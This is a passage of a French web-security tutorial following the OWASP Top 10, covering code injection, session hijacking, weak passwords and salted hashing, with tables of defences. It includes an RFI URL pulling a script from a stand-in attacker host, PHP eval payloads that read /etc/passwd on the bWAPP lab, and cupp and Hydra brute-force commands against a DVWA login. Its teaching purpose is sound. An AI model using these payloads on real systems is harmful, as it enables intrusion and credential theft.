Les injections LDAP, tout comme les injections SQL, existent avec la méthode blind. Pour plus d'informations sur les injections LDAP, veuillez consulter ce lien : http://www.blackhat.com/presentations/bh-europe-08/Alonso-Parada/Whitepaper/bh-eu-08-alonso-parada-WP.pdf

[cf. res_C03 - 01.pdf]

Voici un tableau représentant les moyens de défense :

Numéro	Méthode	Description
1	Fonction d'encodage	Comme pour les injections SQL et XPath, utiliser des fonctions propres au langage afin d'échapper les valeurs non sécurisées.

Exemple **:**

Exemple pour .NET :

```
Encoder.LdapFilterEncode(string),
Encoder.LdapDistinguishedNameEncode(string)
```

3.6. Injection de code

L'injection de code est une vulnérabilité dont le but est de profiter d'une faiblesse dans le code d'une page web côté serveur afin d'y injecter une donnée pour modifier son comportement.

Les fonctions **eval()** et **include()** sont souvent citées parmi les fonctions à bannir car l'injection de code PHP dans une fonction include() permet d'exploiter une vulnérabilité appelée RFI (RFI File Inclusion) :

Voici l'exemple d'un formulaire pour un menu :

```
<form method="get" action=”menu.php”>
   <select name="page">
      <option value="page1.php">menu1</option>
      <option value="page2.php">menu2</option>
   </select>
   <input type="submit">
</form>
```

La page **menu.php** contient le code permettant de réceptionner les valeurs par le formulaire de la page **index.html** afin d'inclure la page demandée :

```
?php
   $menu = ””;
   if ($_GET['page']  == 'page1'){
      $menu = $_GET['page'];
    }
    if ($_GET['page']  == 'page2'){
      $menu = $_GET['page'];
    }
   include($menu);
?>
```


- L'attaquant utilise l'injection suivante et compromet le serveur :

```
http://exemple.com/menu.php?page=http://ServeurPirate.fr/hack.php
```

Une autre fonction dangereuse nommée eval() a pour but d'interpréter une chaîne tel du code. Si cette fonction est interceptée, le cybercriminel peut facilement envoyer des instructions à la machine et prendre possession du serveur web.

Prenons l'exemple avec l'application bWAPP :

- Sur le menu bWAPP, sélectionnez l'item PHP Code Injection.
- La page web contient la phrase "This is just a test page, reflecting back your message...". Cliquez sur le mot message et le mot test apparaîtra.



L'URL de page contient dans son query string (phpi.php?message=test). Le mot test est donc une valeur dynamique et celle-ci peut être utilisée par l'utilisateur afin de changer le message sur la page web. Regardons de plus près le code PHP de la page bWAPP/phpi.php, ligne 90 :

```
1 <?php @eval ("echo " . $_REQUEST["message"] . ";");?>
```

La fonction **eval()** de l'instruction est utilisée pour intercepter les valeurs entrées par l'utilisateur et ainsi rendre le page vulnérable à une attaque.


Exemple :

Voici des exemples d'injections possibles, certaines pouvant être apparentées à des vulnerabilities LFI (Local File Inclusion) :

```
1 http://localhost/bWAPP/phpi.php?message=1;phpinfo();
2 // affichage de phpinfo
```

```
1 http://localhost/bWAPP/phpi.php?message=1;system('pwd');
2 // affichage du répertoire actuel de l'application web
```

```
1 http://localhost/bWAPP/phpi.php?message=1;system('cat ../../
2 ../../etc/passwd');
3 // affichage de la liste des utilisateurs du système d'exploitation.
```



Ci-dessous, les défenses contre les injections de code :

Numéro	Méthode	Description
1	Bonne utilisation des fonctions d'inclusion de code	Les fonctions d'inclusion de code doivent être utilisées à bon escient et ne jamais inclure des entrées utilisateurs.
2	Bannir la fonction **eval()**	La fonction **eval()** ne doit jamais être à portée d'une entrée utilisateur.

L'injection est une méthode qui a encore un long chemin devant elle, malgré la progression des sécurités, la sensibilisation des développeurs ou la généralisation des frameworks souvent très efficaces contre ces attaques.

En effet, pour une nouvelle technologie, protocole ou service (NoSQL, SMTP Header), etc., il existe une injection.

La **veille technologique** et une bonne pratique du code sont souvent les meilleurs moyens pour contrer les injections.


4. Violation de gestion d'authentification et de session

Présentation et risques

La violation de session et d'authentification permet à un cybercriminel de capturer ou contourner les méthodes d'authentification utilisées par une application web.

Les attaques de ce type sont dues à des défauts de conception lors de la création de l'application ou au manque de chiffrement réseau ou des mots de passe.

Les risques d'une telle attaque sont importants car elle touche directement à la protection des données des utilisateurs et à leur vie privée mais aussi aux administrateurs des entreprises avec le risque que des cybercriminels accèdent à des comptes non autorisés. Voici l'évaluation du risque par l'OWASP :



Le graphique ci-dessus montre bien la criticité du risque et justifie pleinement le placement de celui-ci au deuxième rang du top 10 OWASP.

4.1. Vol de session (session hijacking)


Pour comprendre comment fonctionne le vol de session et s'en protéger, il est nécessaire de faire un rappel sur le fonctionnement d'une session dans une application web :

- À l'aide d'un formulaire sur le site web, l'utilisateur s'authentifie avec un identifiant et un mot de passe.
- Les informations sont soumises à l'application qui crée un identifiant de session, qui suivra l'utilisateur tout au long de sa navigation sur le site web.

  L'identifiant est généralement stocké dans un cookie et peut être supprimé une fois que l'utilisateur se déconnecte manuellement du site par un bouton Déconnexion mis à disposition ou par un dépassement de durée de vie de la session.

La méthode de l'homme du milieu (MITM), déjà présentée dans le chapitre précédent (cf. Panorama de la sécurité web - La sécurité des navigateurs et serveurs web), est très efficace pour le vol de sessions.

Toute connexion HTTP sans système de chiffrement laisse passer en clair les identifiants et mots de passe ainsi que les identifiants de session demandés par le serveur lors de chaque requête HTTP par le client, ce qui laisse les applications web sans connexion HTTPS sensibles au vol de session sur les réseaux locaux, privés et les hotspots (café, aéroport, gare, etc.).



Pour plus d'informations sur les attaques de l'homme du milieu, ne pas hésiter à consulter ce lien : https://www.it-connect.fr/comprendre-les-attaques-via-arp-spoofing-mitm-dos/[1]

Ci-dessous, les moyens de protection :

Numéro	Méthode	Description
1	Ajout HTTPS	Un moyen efficace est l'utilisation exclusive du protocole HTTPS sur un serveur web. Le protocole se démocratise et la plupart des hébergeurs le proposent. La Linux Foundation propose des certificats reconnus et gratuits, disponibles à cette adresse : https://letsencrypt.org/[2].
2	Flag secure cookie	Activer sur le serveur web la fonctionnalité flag secure cookie déjà introduite dans le chapitre précédent (cf. Panorama de la sécurité web - La sécurité des navigateurs et serveurs web). Cette fonctionnalité permet de transmettre les identifiants de session au serveur seulement sous un protocole sécurisé (HTTPS), ce qui permet de réduire les attaques de l'homme du milieu.

4.2. Faiblesses des mots de passe

Parmi les défauts de conception d'une application web, l'autorisation des mots de passe dits "faibles" est courante.

Beaucoup de sites web contenant des informations sensibles laissent le choix à l'utilisateur d'utiliser des mots de passe simples, voire très banals comme des noms de personnages de fictions, des dates de naissance, etc.

Une personne célèbre telle que Mark Zuckerberg a vu ses comptes Twitter et Pinterest piratés en 2016 car son mot de passe était "Dadada".

L'empreinte numérique étant chaque jour grandissante, il est possible de retrouver des informations sur un grand nombre de personnes sur Internet ou sur des réseaux privés anonymes tels que Tor.

Les réseaux sociaux (Facebook, Twitter, etc.) et les outils de renseignement d'origine source ouverte (OSINT - OpenSource INTelligence[3]) tels que MALTEGO[4] et RECON-NG[5] sont des mines d'or pour trouver des informations sur une personne ou une entreprise.

Une fois les informations regroupées, le cybercriminel peut générer à l'aide de scripts des milliers de mots de passe et ainsi essayer de s'identifier sur l'application web à la place de l'utilisateur ciblé.

Exemple :

Voici un exemple :

La victime s'appelle Gordon Brown. Nous supposons que son nom d'utilisateur sur DVWA est gordonb, car Gordon possède un compte Twitter @gordonb.

À l'aide du script **cupp.py**, nous allons générer des mots de passe suivant les informations trouvées au préalable. Pour ce faire, ouvrez un terminal et saisissez les commandes :

```
cd /var/www/html/cupp/
python cupp.py -i
```

[1] Comprendre les attaques via ARP spoofing (MITM, DOS)
[2] Let's Encrypt
[3] Introduction à la méthodologie de l'Open Source Intelligence (OSINT)
[4] Maltego - Logiciel
[5] Kali Tools - Recon-ng

```
┌──(root💀kali)-[~]
└─# cd /var/www/html/cupp

┌──(root💀kali)-[/var/www/html/cupp]
└─# python cupp.py -i

[+] Insert the informations about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Gordon
> Surname: Brown
> Nickname:
> Birthdate (DDMMYYYY):


> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):


> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):


> Pet's name:
```

Un fichier nommé gordon.txt est créé contenant des centaines de mots de passe (pour le moment 126 exactement)permettant de créer un dictionnaire. Plus on renseigne d'informations au script, plus le nombre de mots de passe générés sera importante...


```
> Pet's name:
> Company name:


> Do you want to add some key words about the victim? Y/[N]:
> Do you want to add special chars at the end of words? Y/[N]:
> Do you want to add some random numbers at the end of words? Y/[N]:
> Leet mode? (i.e. leet = 1337) Y/[N]:

[+] Now making a dictionary ...
[+] Sorting list and removing duplicates ...
[+] Saving dictionary to gordon.txt, counting 126 words.
[+] Now load your pistolero with gordon.txt and shoot! Good luck!

┌──(root💀kali)-[/var/www/html/cupp]
└─#
```

Assurez-vous d'être déconnecté de l'application DVWA afin d'arriver sur la page d'authentification (login.php).

Le script Hydra va tester tous les mots de passe contenus dans le dictionnaire afin de s'authentifier avec les identifiants de Gordon.

Voici la commande :

```
hydra -l gordonb -P /var/www/html/cupp/gordon.txt localhost http-post-form
"/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:F=Login failed" -V
```



Il est à noter que les commutateurs du script Hydra sont :

- **-l** pour l'utilisateur
- **-P** pour le dictionnaire
- **http-post-form** pour les formulaires de type POST
- **^USER^** et **^PASSWORD^** sont des variables regroupant les informations des commutateurs précédents (-l et -P)
- **:F=** est le message d'erreur contenu dans la page HTML (DOM) lorsque l'identifiant n'est pas valable.

Remarque **:**

cupp trouve 16 mots de passes associés à « gordonb ». On n'en attendait qu'un... Pourquoi pas...

Toutefois, aucun des 16 ne fonctionnent pour se connecter à l'application dvwa... Le mot de passe correct est « abc123 ». A voir...

Voici quelques points pour pallier ce problème :

Numéro	Méthode	Description
1	Mot de passe complexe	Lors de la création d'un compte d'utilisateur, il est nécessaire de forcer l'utilisateur à utiliser un mot de passe complexe (majuscules, minuscules, chiffres, caractères complexes). Cette vérification doit s'effectuer côté client et serveur. Voici un plugin jQuery très bien réalisé pour la partie client : http://jquerycards.com/forms/inputs/strength-js/[1]
2	Jeton	La création d'un jeton sur la page d'authentification permet de rendre la tâche plus compliquée pour les cybercriminels. Même s'il est possible d'intercepter, cette méthode représente déjà un premier rempart.

[1] jQuery Strength.js

Numéro	Méthode	Description
3	Captcha	Suivant les exigences en matière de sécurité, si le token n'est pas suffisant, le Captcha reste un moyen efficace pour les attaques par dictionnaire ou brute force. Tous les captchas ne se valent pas, Google propose un service de Captcha (reCAPTCHA) simple et efficace. Pour plus d'informations sur reCAPTCHA : https://www.google.com/recaptcha/intro/index.html[1]
4	Temporisateur et blocage	Une solution assez peu répandue mais très efficace est de mettre un temporisateur sur les tentatives d'authentification trop importantes et de bloquer le compte utilisateur lorsqu'une attaque par dictionnaire ou brute force est détectée. Cette solution reste quand même lourde à mettre en place et n'est pas très agréable pour les utilisateurs lors d'un oubli de mot de passe par exemple.

4.3. Mot de passe non protégé en base de données

La sécurité n'étant jamais absolue, toutes les précautions sont bonnes à prendre.

Même si des données sont censées ne pas être accessibles, il est nécessaire d'utiliser les bonnes pratiques au cas où un incident tel qu'une fuite de données arrive. C'est le cas avec les mots de passe stockés pour une application (SGBD, SGBD-R, XML, etc.) : aucun mot de passe ne doit y être conservé en clair car si une personne malveillante y accède, aucune mesure ne pourra remédier à cette fuite de données.

Ordinairement, les mots de passe sont hachés avant l'insertion en base de données, ce qui est une bonne démarche, à condition d'utiliser les bonnes méthodes de hachage et du salage.

Effectivement, comme vu précédemment dans la section consacrée aux injections SQL, le hachage n'est pas une méthode de chiffrement mais un algorithme ayant pour fonction d'assimiler à des données (fichiers, chaînes de caractères) un « identifiant » afin de pouvoir en vérifier l'intégrité. Il est par exemple très courant de voir sur une page proposant un téléchargement, un identifiant de hachage associé au fichier afin de vous laisser la possibilité de vérifier de votre côté que le fichier est bien intégré et qu'aucune modification n'a été effectuée.

C'est le cas de VirtualBox qui propose sur sa page de téléchargement une section contenant les hash (SHA256) de chaque binaire (https://www.virtualbox.org/download/hashes/5.1.8/SHA256SUMS).

```
aaa1a1f8615d5bd2e08b158ce6f415262fbb595e169e2d415c5b1844ac258eee *Oracle_VM_VirtualBox_Extension_Pack-6.1.26-145957.vbox-extpack
aaa1a1f8615d5bd2e08b158ce6f415262fbb595e169e2d415c5b1844ac258eee *Oracle_VM_VirtualBox_Extension_Pack-6.1.26.vbox-extpack
91894174f7a8fd7f287dd6a3ea9d8541d72e3f5d43bb14a0662bd350171ae4ae *SDKRef.pdf
2b68d0522399a7aac77c40bd42e7620c426caa97e3a1d904c5391e92c4c86979 *UserManual.pdf
22d02ec417cd7723d7269dbdaa71c48815f580c0ca7a0606c42bd623f84873d7 *VBoxGuestAdditions_6.1.26.iso
6c855ccc00d0711ac90d78cd63bd6744aa4a51f86d8cf46ef9d4bc5cd1b1d6b4 *VirtualBox-6.1-6.1.26_145957_el6-1.x86_64.rpm
5fbd2c6a9dff16b68f4a35f68216411d02511dd1f6e2d530ccf5e42c2dd7aac8 *VirtualBox-6.1-6.1.26_145957_el7-1.x86_64.rpm
2d529e161f994d3cd9b636dafcb3e2a15684e4c40882c3803f94a06529c3cea9 *VirtualBox-6.1-6.1.26_145957_el8-1.x86_64.rpm
b5a602b507640f7db4c6d27a11770b2b51bfff97793ca45b5bb1a854b051305b *VirtualBox-6.1-6.1.26_145957_fedora32-1.x86_64.rpm
45864f6134399f528457bc6c20664466e52b9a3ff25592def044d85023813121 *VirtualBox-6.1-6.1.26_145957_fedora33-1.x86_64.rpm
640d82a903c08d44a823b510632da3adeb0612af73c56555857b7db87e26d5f1 *VirtualBox-6.1-6.1.26_145957_openSUSE132-1.x86_64.rpm
b7bd3b3b29304c3b90d127e87150f8a96b59d2846a5b9bc579eae71ca90b3703 *VirtualBox-6.1-6.1.26_145957_openSUSE150-1.x86_64.rpm
ea0e96aaab9f0c3965d73d40865950cd59227e27367e039c660f3fce81ea7c25 *VirtualBox-6.1.26-145957-Linux_amd64.run
c544b8500e7e0cc397a38c6210f4a1cf3f0cc30c9463bc61fb10c713a9c36ecc *VirtualBox-6.1.26-145957-OSX.dmg
f01c0dce4c8bb898d23fca39fcc47cba75bdd2b054c3a526e1f4dd57be8bceef *VirtualBox-6.1.26-145957-Solaris.p5p
71693a9331f0628046bb403e6e2cb2414933e1cd875286186b1e26edcac6887b *VirtualBox-6.1.26-145957-SunOS.tar.gz
eed44e66d898c17cae46a14dff1fc86ac5c321372a7fc46efcef454c1e454307 *VirtualBox-6.1.26-145957-Win.exe
0212602eea878d6c9fd7f4a3e0182da3e4505f31d25f5539fb8f7b1fbe366195 *VirtualBox-6.1.26.tar.bz2
c0b5fbd78d6e1ac7a4b33365eb173eb6508390e8c673241ccbbd002eb73a785c *VirtualBoxSDK-6.1.26-145957.zip
faea699d63c562f546954989e30df151384af9d684a103d9901626509aa89c76 *virtualbox-6.1_6.1.26-145957~Debian~buster_amd64.deb
6bcf8d4f770cb5608283a59bb0c13f1793aa0d38d036bbffdb7c4f3e48d0434e *virtualbox-6.1_6.1.26-145957~Debian~stretch_amd64.deb
25fcc5060720090e56960fa6348e163423b8ec7a5c2733b6119abf125709c2e8 *virtualbox-6.1_6.1.26-145957~Ubuntu~bionic_amd64.deb
4a2a68bece2e115e31d2428295be3d8844042de3435fc701943f23cc46ea341f *virtualbox-6.1_6.1.26-145957~Ubuntu~eoan_amd64.deb
8e8c1739a5bdd02309f428056bae47df0848073ebca42ee96eabc0566907ae16 *virtualbox-6.1_6.1.26-145957~Ubuntu~xenial_amd64.deb
```

[1] Google reCAPTCHA

Pour vérifier l'intégrité d'un fichier VirtualBox sur un site non officiel par exemple, il serait très simple de télécharger celui-ci et de calculer le hash à l'aide d'un logiciel (https://sourceforge.net/projects/hash-calculator/[1]) dans le but de le comparer avec le hash proposé sur le site officiel. Si les deux hash ne correspondent pas, le fichier a été altéré.

Le fonctionnement reste le même pour les mots de passe dans une application web. Lors de la création du compte utilisateur, le mot de passe saisi par l'utilisateur est haché soit par une fonction apportée par le langage de programmation, soit par le SGBD avant d'être inséré en base de données.

Cette méthode très répandue est pourtant vulnérable à deux types d'attaques, les attaques par collision pour les fonctions de hachage MD5 et SHA1-0 puis les attaques par « table arc-en-ciel » (rainbow table).

La première vulnérabilité nécessite de gros moyens, et la deuxième est très efficace et facile d'accès.

Les fonctions de hachage étant à la portée de tous, il est très simple de créer un algorithme dont l'ambition est de hacher toutes les chaînes possibles et d'insérer les résultats dans une base de données dans le but de pouvoir, dans le futur, retrouver la valeur de la chaîne initiale.

Id	mdp clair	hash (MD5)
1	password	5f4dcc3b5aa765d61d8327deb882cf99
2	password1	7c6a180b36896a0a8c02787eeafb0e4c
3	password2	6cb75f652a9b52798eb6cf2201057c73
...	...	...


L'exemple ci-dessus montre qu'un cybercriminel ayant volé une base de données pourrait facilement retranscrire le mot de passe « password » avec une table arc-en-ciel.

Il existe une multitude de tables arc-en-ciel gratuites et payantes en téléchargement ou directement en ligne (exemple : https://crackstation.net/[2]). Des techniques de brute force avec des supercalculateurs sont également très efficaces mais pas à la portée du cyberdélinquant.

Afin de garantir un niveau de sécurité supérieur lors du stockage des mots de passe dans la base de données, le salage est une méthode assez performante. Celle-ci consiste en l'insertion de préfixes, suffixes à l'intérieur des mots de passe avant leur stockage en base de données.

Deux types de salage existent :

1. Le salage statique, qui fonctionne avec l'ajout d'un préfixe statique.




Cette technique permet de l'insertion de hash en base de données plus complexe à trouver par des tables arc-en-ciel.

[1] Hash Calculator - Sourceforge
[2] CrackStation - Free Password Hash Cracker

Cependant, si le cybercriminel trouve la clé statique par brute force ou par l'accès au code, il pourra plus facilement trouver les autres valeurs hachées de la base de données car la clé ne change jamais.

2. Le salage dynamique, quant à lui, utilise une clé dynamique générée par le serveur à l'aide d'une clé privée, stockée sur le serveur. L'avantage est que la clé change pour chaque mot de passe haché entré en base de données.



Voici un exemple de protection :

Numéro	Méthode	Description
1	Hash + Salt	Une méthode pour l'insertion de mots de passe salés et hachés en base de données consiste à concaténer le mot de passe et la clé dynamique. Chaque langage récent propose des méthodes de hachage et salage dynamique.

Exemple **:**

Exemple avec PHP 5 pour un salage dynamique :

```php
// Salage dynamique et hachage
<?php
$options = [
    'cost' => 11,
    'salt' => mcrypt_create_iv(22, MCRYPT_DEV_URANDOM),
];
echo password_hash("rasmuslerdorf", PASSWORD_BCRYPT, $options)."\n";
?>

// Vérification du hachage
<?php
$hash = '$2y$07$BCryptRequires22Chrcte/VlQH0piJtjXl.0t1XkA8pw9dMXTpOq';

if (password_verify('rasmuslerdorf', $hash)) {
    echo 'Password is valid!';
} else {
    echo 'Invalid password.';
}
?>
```

Attention **:**

L'option « salt » a été désapprouvée depuis la version 7.0 de PHP. Elle est classée DEPRECATED. Elle devrait disparaître dans les prochaines versions de PHP. Ainsi, le salt sera généré de manière aléatoire.

Source : https://www.php.net/manual/fr/function.password-hash.php[1]

[1] password_hash - PHP DOT NET

4.4. Faiblesses dans la conception des sessions

Cette section traite des différentes erreurs concernant la « gestion des sessions » pouvant être observées sur les applications web communément conçues from scratch, sans framework.

Les erreurs les plus communes sont :

- Une mauvaise gestion du temps de validité (timeout) d'une session, ce qui augmente le risque de vol de sessions. Chaque application web doit déterminer le temps valable d'une session utilisateur.
- L'utilisation dans les URL (méthode GET) des identifiants de session.
